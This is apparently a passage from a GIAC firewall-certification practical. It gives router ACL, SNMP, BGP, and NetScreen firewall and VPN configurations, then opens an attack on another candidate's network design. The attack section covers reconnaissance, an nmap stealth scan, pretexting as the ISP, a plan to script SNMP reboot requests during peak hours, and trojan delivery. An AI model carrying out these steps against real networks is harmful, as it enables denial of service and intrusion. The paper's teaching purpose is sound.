access-list 100 deny ip 192.0.2.0 0.0.0.255 any
access-list 100 deny ip 192.168.0.0 0.0.255.255 any
access-list 100 deny ip 197.0.0.0 0.255.255.255 any
access-list 100 deny ip 198.18.0.0 0.1.255.255 any
access-list 100 deny ip 223.0.0.0 0.255.255.255 any
access-list 100 deny ip 224.0.0.0 31.255.255.255 any
access-list 100 deny icmp any any fragments
access-list 100 permit icmp any any echo
access-list 100 permit icmp any any echo-reply
access-list 100 permit icmp any any packet-too-big
access-list 100 permit icmp any any time-exceeded
access-list 100 deny icmp any any
access-list 100 permit ip any any
```

2.1.7.2.4 **ACL 110** – Outbound Peering filter. This filter will be applied outbound in order to maintain the integrity of traffic leaving the GIACE network.

2.1.7.2.4.1 Restrictions will be in place to block outbound connections to another SMTP (TCP port 25) server.

2.1.7.2.4.2 Bogon (mentioned above) sourced traffic from GIACE will not be permitted.

2.1.7.2.4.3 Protocol 0 and 255 will be blocked outbound in the event a host in the network is compromised and initiates activity from these protocols.

2.1.7.2.4.4 ICMP redirects and mask request will be blocked as this ICMP type has no ethical reason to leave the network.

2.1.7.2.4.5 Configuration:

```
access-list 110 deny  any any eq 25 log
access-list 110 permit tcp any any est
access-list 110 deny icmp any any redirect log
access-list 110 deny icmp any any mask-request log
access-list 110 deny ip any 0.0.0.0 1.255.255.255
access-list 110 deny ip any 2.0.0.0 0.255.255.255
access-list 110 deny ip any 5.0.0.0 0.255.255.255
access-list 110 deny ip any 7.0.0.0 0.255.255.255
access-list 110 deny ip any 10.0.0.0 0.255.255.255
access-list 110 deny ip any 23.0.0.0 0.255.255.255
access-list 110 deny ip any 27.0.0.0 0.255.255.255
access-list 110 deny ip any 31.0.0.0 0.255.255.255
access-list 110 deny ip any 36.0.0.0 1.255.255.255
access-list 110 deny ip any 39.0.0.0 0.255.255.255
access-list 110 deny ip any 41.0.0.0 0.255.255.255
access-list 110 deny ip any 42.0.0.0 0.255.255.255
access-list 110 deny ip any 49.0.0.0 0.255.255.255
access-list 110 deny ip any 50.0.0.0 0.255.255.255
access-list 110 deny ip any 73.0.0.0 0.255.255.255
access-list 110 deny ip any 74.0.0.0 1.255.255.255
access-list 110 deny ip any 76.0.0.0 3.255.255.255
access-list 110 deny ip any 89.0.0.0 0.255.255.255
access-list 110 deny ip any 90.0.0.0 1.255.255.255
access-list 110 deny ip any 92.0.0.0 3.255.255.255
access-list 110 deny ip any 96.0.0.0 31.255.255.255
access-list 110 deny ip any 127.0.0.0 0.255.255.255
access-list 110 deny ip any 169.254.0.0 0.0.255.255
access-list 110 deny ip any 172.16.0.0 0.15.255.255
access-list 110 deny ip any 173.0.0.0 0.255.255.255
access-list 110 deny ip any 174.0.0.0 1.255.255.255
access-list 110 deny ip any 176.0.0.0 7.255.255.255
access-list 110 deny ip any 184.0.0.0 3.255.255.255
access-list 110 deny ip any 189.0.0.0 0.255.255.255
access-list 110 deny ip any 190.0.0.0 0.255.255.255
access-list 110 deny ip any 192.0.2.0 0.0.0.255
access-list 110 deny ip any 192.168.0.0 0.0.255.255
access-list 110 deny ip any 197.0.0.0 0.255.255.255
access-list 110 deny ip any 198.18.0.0 0.1.255.255
access-list 110 deny ip any 223.0.0.0 0.255.255.255
access-list 110 deny ip any 224.0.0.0 31.255.255.255
access-list 110 deny ip host 255.255.255.255 any
```

```
access-list 110 deny ip 127.0.0.0 0.255.255.255 any
access-list 110 deny ip 255.0.0.0 0.255.255.255 any
access-list 110 deny ip host 0.0.0.0 any
access-list 110 deny 255 any any
access-list 110 permit ip any any
```

### 2.1.8 General Traffic Filtering Guidelines

It is expected that in certain areas of the network traffic will have to be filtered and/or monitored through filtering that is not permanent. Certain guidelines will be followed when filtering traffic at the network interfaces and transit peering points.

2.1.8.1 Permitted traffic will not be logged.

2.1.8.2 Denied traffic will be logged in order to make an appropriate analysis.

2.1.8.3 Filters will be removed as soon as deemed unnecessary.

2.1.8.4 Filtering will be applied as specifically as possible to avoid blocking legitimate traffic.

2.1.8.5 When applicable, packet filtering should be used in lieu of or in conjunction with route filters.

### 2.1.9 Protected Services

Measures will be taken to protect services/protocols critical to the network infrastructure.

2.1.9.1 These services include but are not limited to the following:

2.1.9.1.1 DNS - permit DNS TCP and UDP port 53 and SSH to the server

2.1.9.1.2 NTP - via authentication

2.1.9.1.2.1 NTP Configuration:

```
ntp authentication-key 13579 md5 xxxxxxxxxxxxx
ntp authenticate
ntp trusted-key xxxxxx
ntp source Loopback0
ntp update-calendar
```

ntp server x.x.x.x key xxxxxxx

2.1.9.1.3 SSH - ssh authentication retires set to 2 and timeouts to 30 seconds

2.1.9.1.4 SNMP - via access-list 12

2.1.9.1.5 Syslog – Syslog will only be sent to secured servers approved by GIACE IT staff.

2.1.9.2 Traffic that is blocked as a result of these mechanisms will be logged and analyzed as part of the intrusion detection efforts.

### 2.1.10 Peer Authentication

It is required that MD5 be used to authenticate BGP routing protocol peering sessions and there will be a secure means of storing password(s) used in the MD5 hash.

2.1.10.1 The MD5 passwords will be securely stored in the same manner as other network passwords.

2.1.10.2 Password selection will follow the network password policy.

2.1.10.3 These passwords will be changed periodically, and should be coordinated carefully as this will require the reset of BGP session(s).

2.1.10.4 Configuration (see BGP section 2.1.14 below)

### 2.1.11 SNMP Standards and Policy

SNMP configurations must be standardized and protected to prevent the unauthorized disclosure of network status and topology information.

2.1.11.1 SNMP traps are to be sent to a standard and secured SNMP server(s) provided by GIACE security staff only. Configuration modification to send traps to a nonstandard server will be in violation of policy and subject to disciplinary action.

2.1.11.2 A read-only SNMP community string will be configured and have access restrictions applied with an access-list or firewall filter. Community strings will be changed and selected in accordance with the SNMP community and password policies.

2.1.11.3 Polling will not be done at a rate that impacts the operation of network equipment and will be done in accordance with SNMP community polling best practices.

2.1.11.4 READ-WRITE community strings will NOT be used. The compromise of a RW community string can give a perpetrator total control of an infrastructure.

2.1.11.5 Configuration:

```
snmp-server community <SNMP string> RO 99
snmp-server trap-source Loopback0
snmp-server location  <GIACE location information>
snmp-server contact   <admin@giace.net>
snmp-server host 172.16.10.x version 2c
```

### 2.1.12 Banner Configuration

Other attributes of router configurations will be standardized and configured with a security focus.

2.1.12.1 A Login Banner/MOTD will be used to deter malicious activity and provide a 'consent to monitoring' notification message. An example of such banner is as follows:

```
***** WARNING *****

This computer system is private and may be accessed only
by authorized users. Data and programs in this system
are confidential and proprietary to the system owner and
may not be accessed, viewed, copied, reproduced, duplicated,
modified, distributed, or disclosed without authorization.
Unauthorized users or users who exceed their authorized
level of access are subject to prosecution under state or
federal law as well as Company initiated proceedings.
All usage of this system is monitored for security purposes,
and by signing on to the system you are implicitly consenting
to this monitoring.

****************************
```

***[2] NSA recommended banner found at:***
***http://nsa2.www.conxion.com/cisco/download.htm***

### 2.1.13 Global IP Configuration Standard

All services that are not required to manage or operate the network will be disabled. These typical services are:

2.1.13.1 BOOTP
2.1.13.2 PAD
2.1.13.3 FINGER (off by default)
2.1.13.4 SNMP-Server
2.1.13.5 CDP
2.1.13.6 Source-route
2.1.13.7 TCP/UDP small services (off by default)
2.1.13.8 Global IP Configuration:

```
ip ssh version 2
ip subnet-zero
no ip source-route
no ip finger
ip tcp selective-ack
ip tcp path-mtu-discovery
ip tftp source-interface Loopback0
no ip bootp server
ip domain-lookup
ip domain-name <name>
ip name-server <ns1.GIACE.net>
ip ssh time-out 30
ip ssh authentication-retries 2
no CDP enable
no service PAD
```

### 2.1.14 BGP Configuration

As discussed in section 1, GIACE will use BGP to exchange routing information. BGP peering session(s) with the chosen ISP will be done in a secure manner. The AS number will be one that is assigned via RFC 1930 compliance.

2.1.14.1 The following attributes will be set:

2.1.14.1.1 No synchronization will be configured to disable synchronization between IGP and BGP.

2.1.14.1.2 No auto-summary will be used to prevent the automatic summarization of BGP routes.

2.1.14.1.3 Next-hop self set to the router id of GIACE border router.

2.1.14.1.4 'Send community' so that ISP dos mitigation techniques can be used and if in the future GIACE becomes multi-homed they can use communities to influence routing behavior.

2.1.14.1.4 maximum prefixes allowed to 2 as the ISP will only advertise GIACE a default route.

2.1.14.1.5 Neighbor changes will be logged.

2.1.14.1.6 Configuration:

```
router bgp nnnn
no synchronization
redistribute static
bgp log-neighbor-changes
      neighbor x.x.x.x description 'GIACE T1'
neighbor x.x.x.x password 5 XXXXXXX
neighbor x.x.x.x version 4
      neighbor x.x.x.x next-hop self
      neighbor x.x.x.x send community
      neighbor x.x.x.x distribute-list in  nnn in
      neighbor x.x.x.x distribute-list in  nnn out
network  80.90.144.128 255.255.255.128

      ip route 80.90.144.128 255.255.255.128 Null0 255
```

### 2.1.15 Router Security Policy Enforcement

In order to monitor the secure configuration of network devices and verify no known vulnerabilities exist, measures will be taken to monitor security policy. Enforcement mechanisms must be administrated.

2.1.15.1 Router/Switch CLI logs will be made available to appropriate personnel on an on-going basis to assess user activity.

2.1.15.2 A system log and/or traffic flow based intrusion detection system will be established and maintained to detect malicious activity aimed at network devices and Denial of Service type traffic transiting the internal network.

2.1.15.3 Scanning mechanisms and policies must be in place to detect vulnerabilities due to OS exploits or mis-configurations. NESSUS scanning tools will be put in place to facilitate the scanning process for the GIACE network.

2.1.15.4 GIACE network configuration templates for each device type will be established. A Router Audit Tool (RAT) will compare current equipment configurations against standard and report differences.

## 2.2 Internal Router

The internal router will adhere to the same configuration policies mentioned above with the exception of BGP. This router will server as an added layer of defense with granular packet filtering in the internal network. Each of the three Ethernet interfaces in use will permit only necessary protocols and networks necessary for operation.

## 2.3 External Firewall (EFW)

This section of information is to define the security policies and positioning statements set forth by GIACE Security staff. GIACE will use this security policy and position to enable the primary firewall to be primary stateful line of defense of the GIACE network. This firewall will aid in the protection of the infrastructure against Denial of Service attacks, unauthorized intrusion, and access. This is a living document and will be updated as necessary. Any process or procedural item not covered in this section that raises a security focused concern, will be directed to a member of the GIACE management team.

### 2.3.1 Administrative Configuration

The External firewall will have fundamental secure configuration attributes as other network devices employ. The external firewall's administrative attributes will be:

2.3.1.1.1 Defined host name

2.3.1.1.2 Administrator UserName /Password

2.3.1.1.3 Management System host/network

2.3.1.1.4 Defined type of authentication and authentication timeout

2.3.1.1.5 Enable SSH to access the device.

2.3.1.1.6 Set clock to synch with NTP in the management network.

2.3.1.1.7 The administrative web interface will be configured to a port other than the traditional 80. This will reduce the likelihood of the incidental (or possibly intentional) login via web interface.

2.3.1.1.8 Users will be authenticated via RADIUS. The RADIUS port will be changed from the default to deter attackers from attacking the well known RADIUS TCP port.

2.3.1.1.9 Time out values will be set to prevent idle sessions.

2.3.1.1.10 An admin local user will be configured in the event of RADIUS server reachability issues.

2.3.1.1.11 In the event that some GIACE administrators require only 'read-only' access to the firewalls, a read-only user can be configured. Example configuration for the read-only user is listed below.

2.3.1.1.12 Configuration:

```
set admin name <username>
set admin password <password selected in accordance with
password policy>
set auth type 0
set auth timeout 10
set clock zone 0
set admin format dos
set admin name "EFW1"
set admin sys-ip 0.0.0.0
set admin auth timeout 0
set admin auth type Local
set admin device-reset
set admin port 2088
set scs enable
set clock ntp
set auth server  GIACE type radius
set auth server  GIACE account-type auth l2tp xauth
set auth server  GIACE server-name 172.16.10.3
set auth server  GIACE timeout 30
set auth server  GIACE radius port 4901
set auth server  GIACE radius timeout 4
set auth server  GIACE radius secret <shared key>

set admin user <username> password <policy adherent
password>
privilege read-only

set admin user <username> password <policy adherent
password>
privilege all
```

### 2.3.2 Management

The management interface is a physical management interface that will be configured to be protected against attacks. In the mode of operation used in this design, only management traffic will traverse this interface.

2.3.2.1 A management IP network will be set.

2.3.2.2 Web management will be enabled via the above-mentioned port using SSL.

2.3.2.3. SSH will be enabled to access this interface

2.3.2.3 Telnet access will be disabled.

2.3.2.4 SNMP will be permitted

2.3.2.5 Configuration:

```
set interface mgt ip 172.16.10/24
set interface mgt manage ping
set interface mgt manage scs
unset interface mgt manage telnet
set interface mgt manage snmp
set interface mgt manage ssl
set interface mgt manage web
```

### 2.3.3 SYSLOG

Syslog forwarding will be enabled to send logging to the syslog server in the management network. Local, traffic, and VPN logging will also be turned on as it is not turned on by default.

2.3.3.1 Configuration:

```
set syslog config 172.16.10.4 local0 localo debug
set syslog enable
set syslog traffic
set syslog VPN
set firewall log self
```

### 2.3.4 Mail notification

Security Alerts such as IP spoof, UDP floods, and attack alarms will be configured to send email notifications to member(s) of the GIACE security staff.

2.3.4.1 Configuration:

set admin mail alert
set admin mail server-name mail.giace.net
set admin mail mail-addr1 security@giace.net
set admin mail mail-addr2 beep-security@giace.net

### 2.3.5 SNMP

The intial hostname and SNMP string should be configured from the default settings. SNMP information will be sent to the SNMP server in the management network, and managed accordingly by the GACE staff.

2.3.5.1 Configuration:

set SNMP name EFW1
set domain giace.net
set admin sys-contact operations@giace.net
set admin sys-location " GIACE, inc"
set snmp community <giace passphrase> read-only trap-on traffic.
set snmp host <giace passphrase> 172.16.10.4

### 2.3.6 Policy

The Netscreen 50 provides a total of four ethernet interfaces for access and policy administration. The GIACE design will use three of these four interfaces. This device also provides logical interfaces that provide either Layer 2 or management functions. The GIACE design at this time will only employ the use of the physical interfaces.

2.3.6.1 The Ethernet interfaces will be used as follows:

2.3.6.1.1.1 Ethernet1 to the Untrust zone

2.3.6.1.1.2 The 'untrust' interface will have the following attributes set:

2.3.6.1.1.2.1 External IP network assigned

2.3.6.1.1.2.2 Route mode enabled

2.3.6.1.1.2.3 Protocols SSL,SNMP,SCS, and ICMP enabled

2.3.6.2 Additional configuration will be applied to the untrusted interface in order to filter 'well-known attack types. The 'signatures of these types are built into the Netscreen 'ScreenOS'. The types are listed as

screen attributes in the below configuration.

2.3.6.3 Configuration

```
set interface  ethernet1/0 zone untrust
set interface  ethernet1/0 ip 80.90.144.128/25
set interface ethernet1/0 route
set  interface ethernet1/0 mange ssl
set  interface ethernet1/0 mange ping
set  interface ethernet1/0 mange snmp
set  interface ethernet1/0 mange scs
unset interface ethernet1/0 screen component-block
set interface ethernet1/0 screen icmp-fragment
set interface ethernet1/0 screen icmp-large
set interface ethernet1/0 screen fin-no-ack
set interface ethernet1/0 screen ip-bad-option
set interface ethernet1/0 screen ip-filter-src
set interface ethernet1/0 screen ip-loose-src-route
set interface ethernet1/0 screen ip-strict-src-route
set interface ethernet1/0 screen ip-record-route
set interface ethernet1/0 screen tear-drop
set interface ethernet1/0 screen winnuke
set interface ethernet1/0 screen ip-spoofing
set interface ethernet1/0 screen ping-death
set interface ethernet1/0 screen land
set interface ethernet1/0 screen ip-security-opt
set interface ethernet1/0 screen ip-stream-opt
set interface ethernet1/0 screen syn-frag
set interface ethernet1/0 screen syn-fin
set interface ethernet1/0 screen tcp-no-flag
set interface ethernet1/0 screen unknown-protocol
set interface ethernet1/0 screen ip-timestamp-opt
```

2.3.6.3.1 Ethernet2 to the DMZ zone

2.3.6.3.1.1 The dmz interface will have the following attributes set:

2.3.6.3.1.1.1 IP network assigned from private address space

2.3.6.3.1.1.2 NAT mode enabled

2.3.6.3.1.1.3 SSL, HTTP, and ICMP enabled

2.3.6.3.1.1.4 Configuration:

```
set interface ethernet2/0 zone dmz
```

```
set interface ethernet2/0 ip 192.168.10/24
set interface ethernet2/0 nat
set interface ethernet2/0 mange ssl
set interface ethernet2/0 manage web
set interface ethernet2/0 manage ping
```

2.3.6.3.2 Ethernet3 to the Trust

2.3.6.3.2.1 The 'trust' interface will have the following attributes set:

2.3.6.3.2.1.1 IP network assigned from private address space

2.3.6.3.2.1.2 NAT mode enabled

2.3.6.3.2.1.3 SSL, HTTP, and ICMP enabled

2.3.6.3.2.2 Configuration

```
set interface ethernet3/0 zone trust
set interface ethernet3/0 ip 10.1.1.1/24
set interface ethernet3/0 nat
set interface ethernet3/0 manage ssl
set interface ethernet3/0 manage ping
set interface ethernet3/0 manage snmp
set interface ethernet3/0 manage scs
```

2.3.6.3.3 Ethernet4 to the HA (high availability) zone

2.3.6.3.3.1 This interface will not be used in this phase of the design. If firewall redundancy is required in the future this interface will be used to run NSRP between the 2 firewalls.

### 2.3.6.4 Policy Configuration Overview

2.3.6.4.1 Traffic destined to TCP port 80 or 443 from the trusted network will be permitted to the untrusted network.

2.3.6.4.2 Traffic destined to the DMZ from the trusted network will be permitted only to the appropriate services on the provisioned servers.

2.3.6.4.3 Traffic destined to the DMZ from the untrusted network will be permitted only to the appropriate services on the provisioned servers.

2.3.6.4.4 CLI based configuration

Set policy id 0 from trust to untrust any any http permit
Set policy id 10 from trust to untrust any any https permit
Set policy id 20 from trust to dmz any 192.168.10.3 http permit
Set policy id 30 from trust to dmz any 192.168.10.3 https permit
Set policy id 40 from trust to dmz any 192.168.10.5 dns permit
Set policy id 50 from trust to dmz any 192.168.10.4 web-mail permit
Set policy id 55 from untrust to trust any 192.168.20.0/24 any tunnel vpn GIACE-dial gateway
Set policy id 60 from untrust to dmz any 192.168.10.3 http permit
Set policy id 70 from untrust to dmz any 192.168.10.3 https permit
Set policy id 80 from untrust to dmz any 192.168.10.4 webmail permit
Set policy id 90 from untrust to dmz any 192.168.10.5 DNS permit
Set policy id 100 from DMZ to untrust any any permit

2.3.6.4.5 After the initial policy baseline is established, an test will be made to optimize the rule base, verify permitted services, and manipulate ordering as needed.

2.3.6.4.6 As the policy evolves from the one listed above into a more granular policy 'database', verification will be done to ensure one policy does not overshadow another one in the list. The command is: 'exec policy verify'.

## 2.4 Netscreen VPN Configuration

2.4.1 It is a requirement that remote workers will access the GIACE network via Virtual Private Network. This will be achieved by terminating VPN tunnels into the external firewall. Users will have their laptops or approved workstations configured via the Netscreen remote VPN client software. This client software will be licensed on a per user basis. As mentioned earlier, these clients have personal firewalls integrated which will be optimized the GIACE

2.4.2 The External Firewall, a Netscreen 50, will terminate VPN connections using the following configuration attributes:

2.4.2.1 It has been determined that most users requiring remote access to the GIACE LAN will do so via dialup.

2.4.2.2 In a dialup type of VPN no tunnel interface is needed as the VPN extends to the client itself.

2.4.2.3 As users will be dialing up to connect to the VPN aggressive mode will be used.

2.4.2.4 User's will be defined in a group allowed for VPN access into the internal network(s). This group will be stored in the local database.

2.4.2.5 A preshared key (phase 2) along with the predefined IKE proposal (phase 2)"pre-g2-3des-md5" will be used. The Netscreen AutoKey IKE method will be used. This feature is similar to manual key IKE in that an initial pre-shared key will be used, however AutoKey provides the ability to automatically change its keys at predefined intervals.

2.4.2.6 The Netscreen security level will be set to 'compatible', which supports pre-g2-3des-sha, pre-g2-3des-md5, pre-g2-des-sha, or pre-g2-des-md5 phase 1 proposal parameters.

2.4.2.7 A virtual router will be configured with a default gateway set to the publicly routable address on the untrusted interface.

2.4.2.8 Users will be listed in the GIACE_Remote users group. The user fqdn (fully qualified domain name) will be used in combination with the preshared key to authenticate the users.

2.4.2.9 A policy will be set to permit VPN traffic.

2.4.2.10 Configuration:

set ike gateway GIACE_NSRemote dialup GIACE aggressive outgoing-interface ethernet3 preshare <preshared> proposal pre-g2-3des-sha

set vpn GIACE-dial gateway GIACE_NSRemote sec-level compatible

set vrouter remote_user_dial-vr route 0.0.0.0/0 interface untrust gateway 80.90.144.128

set policy top from untrust to trust "Dial-Up VPN" any any tunnel vpn

User Definition Configuration:

set user-group "GIACE_Remote" location local
set user-group "GIACE_Remote" user <giace user's ID>
set user <giace user's ID> u-fqdn user@giace.net

## 2.5 Alternate Method of Firewall Configuration

2.5.1 The configuration mentioned above were suggestions via CLI. As with most firewalls, there is also a web based GUI that facilites configuration of the firewall and provides the user with a more an intuitive method of configuration.

## 3.0 Design Under Fire

### 3.1 Purpose

The rationale behind this exercise is to evaluate and validate the security posture of a past GCFW graduate. This section will contain an analysis of a design that will:


- Perform Reconnaissance of the network.
- Scan the network passively or actively.
- Compromise an internal system in the design.
- Retain access to the network.

### 3.2 System Under Evaluation:

3.2.1 The design by Mike Mahurin was chosen at ***random*** for the analysis. This design can be found at: http://www.giac.org/practical/GCFW/Mike_Mahurin_GCFW.pdf

### 3.3 Diagram:

The diagram of this design can be found on page 8 of this paper and is presented as follows:




## 3.4 Reconnaissance

### 3.4.1 Passive Reconnaissance.

The most effective method to initiate the process of reconnaissance is to conduct an analysis of what information is publicly available. The simplest way to start this information search is to use a search engine, such as Google, to find the URL of the company homepage, articles posted on new sites, news group posts regarding the company business and perhaps articles regarding the company network (i.e. marketing's interpretation of the network redesign)

From this initial information gathering, one can most likely find information such as:

- E-mail domain
- Corporate phone exchange
- Physical mailing address
- Corporate officials such as; CEO, CFO, CTO, network administrator/email
- Notable customer list in marketing information

Once these bits of information are gathered they can be put together to form a chain of information that can be used in social engineering and/or an active reconnaissance of network assets.

One of the most useful bits of information we gather from above is the domain name. This will provide the ip network needed to begin a reconnaissance. Below is an example of some information gathered from an active website that has been sanitized to fit the network under analysis:

```
-bash-2.05b$ nslookup giace.com
Server:  ns1.at.myco.net
Address:  3.3.3.3

Non-authoritative answer:
Name:    giace.com
Address:  xxx.109.117.96

-bash-2.05b$ whois -h whois.arin.net 1.1.1/28

OrgName:  GIACE, INC.
OrgID:      ISPID
Address:    100 Southwest Freeway
Address:    Suite 500
City:       Palo Alto
StateProv:  Ca
PostalCode: 90120
Country:    US


NetRange:   1.1.1.0-1.1.1.15
CIDR:       1.1.1.1/28
NetName:    giace inc.
```

NetHandle: NET-xxx-1-1-1
Parent: NET-xxx-0-0-0-0
NetType: Direct Assignment
NameServer: NS1.XXX.COM
NameServer: NS2.xxx.COM
Comment: XXX!
RegDate: 2003-09-28
Updated: 2004-12-11

TechHandle: JD25-ARIN
TechName: Doe, Joe
TechPhone: +1-541.555 1212
TechEmail: jdoe@giace.net

It is now known what IP network the local network uses and that it has at least one accessible host. It is also known where the business resides that requested the netblock, who the IP administrator is, his/her email, and what number they can be reached.

### 3.4.2 Stealth Scanning and Compromising the Design

Once an initial 'layer' of information is obtained, one can move a bit closer to the network assets. From the info above xx.109.117.96/28 is used for publicly routable space. At this time, we can do a port scan to determine what host are reachable and what services they have available. The most popular tool to use for this endeavor is NMAP, a very popular (and free) tool. Another tool that can be used for this initial activity is the 'Angry IP Scanner' available at http://angryziber.com.

The NMAP command that could be used to get the info we need is:

nmap -v –sS -O www.giace.com 1.1.1.1/28

This is telling NMAP to scan the network in verbose mode using a stealth scan techniques, and to use TCP/IP fingerprinting to guess the OS of the 'available' host.

From reading the design specifications, it appears that we should see responses from the following hosts:

| IP | Device | (Expected) Port Exposed |
|---|---|---|
| 1.1.1.1 | Border router (Cisco) | TCP 2001/6001/9001 |
| 1.1.1.2 | PIX firewall | not known |
| 1.1.1.3 | SPAM Filter (via firewall) | TCP 25 |

| | | |
|---|---|---|
| 1.1.1.4 | Reverse Proxy (via firewall | TCP 80/443 |
| 1.1.1.5 | DNS (via firewall) | TCP/UDP 53 |

Since the webserver IP address is known as well as the /28 network from which it resides, we can attempt a traceroute to the server…

```
sl-bb20-atl>trace www.giace.com
 Translating "www.giace.com"...domain server
(xxx.xxx.214.10) [OK]
 Type escape sequence to abort.
 Tracing the route to www.giace.com (1.1.1.4)

   1 isp1-hop1.net (xxx.xxx.12.142) 28 msec 0 msec 0 msec
   2 isp-hop2 (xxx.xxx.8.182 4 msec) 4 msec 0 msec
   3 isp2-hop1.net (xxx.xxx.66.103) [AS xxx] 0 msec 0 msec
0 msec
   4 isp2-hop2.net (xxx.xxx.67.49) [AS xxx] 0 msec 0 msec 4
msec
   5 isp2-hop3.net (xxx.xxx.226.99) [AS xxx] 16 msec
   6 xxxgiace.com (1.1.1.1)  [AS xxx] 16 msec ←__1st hop in
   7 ***
```

… and probably have a good idea of what hop in the traceroute is the border router from the network by the DNS names. The router will most likely be a Cisco model of some sort. A NMAP scan of a Cisco router will usually show ports 2001,6001, and/or 9001 open. These are cisco ports used for reverse Telnet AUX/VTY access. Once we have established the location of the border router, we can perform some light social engineering to the IP or network administrators.

After posing as a member of the ISP that the company is partnered with, we ask that in order to ensure compatibility with upgrades on the backbone network we would like to be aware of the IOS version they are using at their network edge. We are advised that the IOS in use is version 12.3T.

A quick search on this version tells us that there is a very effective SNMP based vulnerability (http://icat.nist.gov/icat.cfm?cvename=CAN-2004-0714). The exploit of this vulnerability is that when a (UDP) port in the range of 49152/udp to 59152/udp are sent to the device via SNMPV3 it will reboot the device. Constantly sending these messages via script or script using SNMPWALK, would very effectively take the network down even with a '5Mbps' connection.

Measures were taken to disable SNMP on the border router as well as blocking typical SNMP ports 161/162. This exploit would be ineffective in

efforts to attack the network via the router. However further reading on this Cisco vulnerability yields that other products were also affected. One of these products was the Cisco PIX firewall. Nonetheless, from the viewpoint of the attacker, we are not fully aware of the configuration parameters. Since we do not know that vulnerable PIX firewalls (or routers) exist, we could write a script to attempt SNMPWALK using the parameters:

Snmpwalk –v3 –p 49152 1.1.1.x

The script could attempt from ports in the range of 49152-59152 to the 15 host in the /28 network. To do this in stealth mode, we would first ping one host in the network during early morning hours. If an ICMP echo reply is received, we then send the SNMPWALK command as shown above. We then ping the host a few seconds later. If an echo-reply is not received, we can assume that some degree of success can be achieved. As we have what we think may be a valid target, we then script the command above to repeatedly send this request to the vulnerable host during the very inopportune time of 2-5PM. For a longer lasting effect, we could send only a few requests per week (or month) during peak business hours.

Another more recent vulnerability is one that affects Telnet. This one is listed in http://www.cisco.com/warp/public/cisco-sa-20040827-telnet.pdf and affects ALL versions of IOS. This design would not be vulnerable since manageability is enabled only via console. While this is design technique highly secure, it may pose some router manageability issues.

While the SNMP vulnerability may yield effective in taking a network down, we are really focused on compromising and retaining access to the network's assets. Denying service to the network will only yield temporary disruptions as the network administrators will probably spot the attack with IDS sensors, realize the vulnerability, and mitigate with further port/protocol blocking or OS upgrade.

To initiate this process we can make a safe assumption (based on scan results) that getting into the network via basic TCP/IP and direct windows vulnerability exploit (du-jour) will be futile. The most effective and least time consuming vector of attack on a network of this nature from the, outside looking in, is via Trojan/malware that can give us remote code execution ability. This is usually accomplished via email and/or luring an internal victim to an external website. If this code is undetectable by firewall, mailserver, and workstation virus protection; the efforts will be successful.

We know from publicly accessible information who the leaders of the company as they are noted on the corporate web page. Also it is very

common for employees to be publicly associated with the company via internet articles, newsgroups, and from information in ARIN the IP administration contacts. We know from press release that the network underwent a significant re-design that had a focus on security.

Since we know what services are expected to be open, we can telnet to the appropriate port (mentioned above) to make a connection. Once a connection is made, we can issue a command or commands to get an idea of what OS version is being used.

Example:

```
bash-2.05$ telnet www.giace.com.net 80
Trying 1.1.1.4...
Connected to www.giace.com.
Escape character is '^]'.
HTTP/1.1      -→

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/ 6.0
Date: Fri, 13 Aug 2004 17:07:50 GMT
Content-Type: text/html
Content-Length: 87

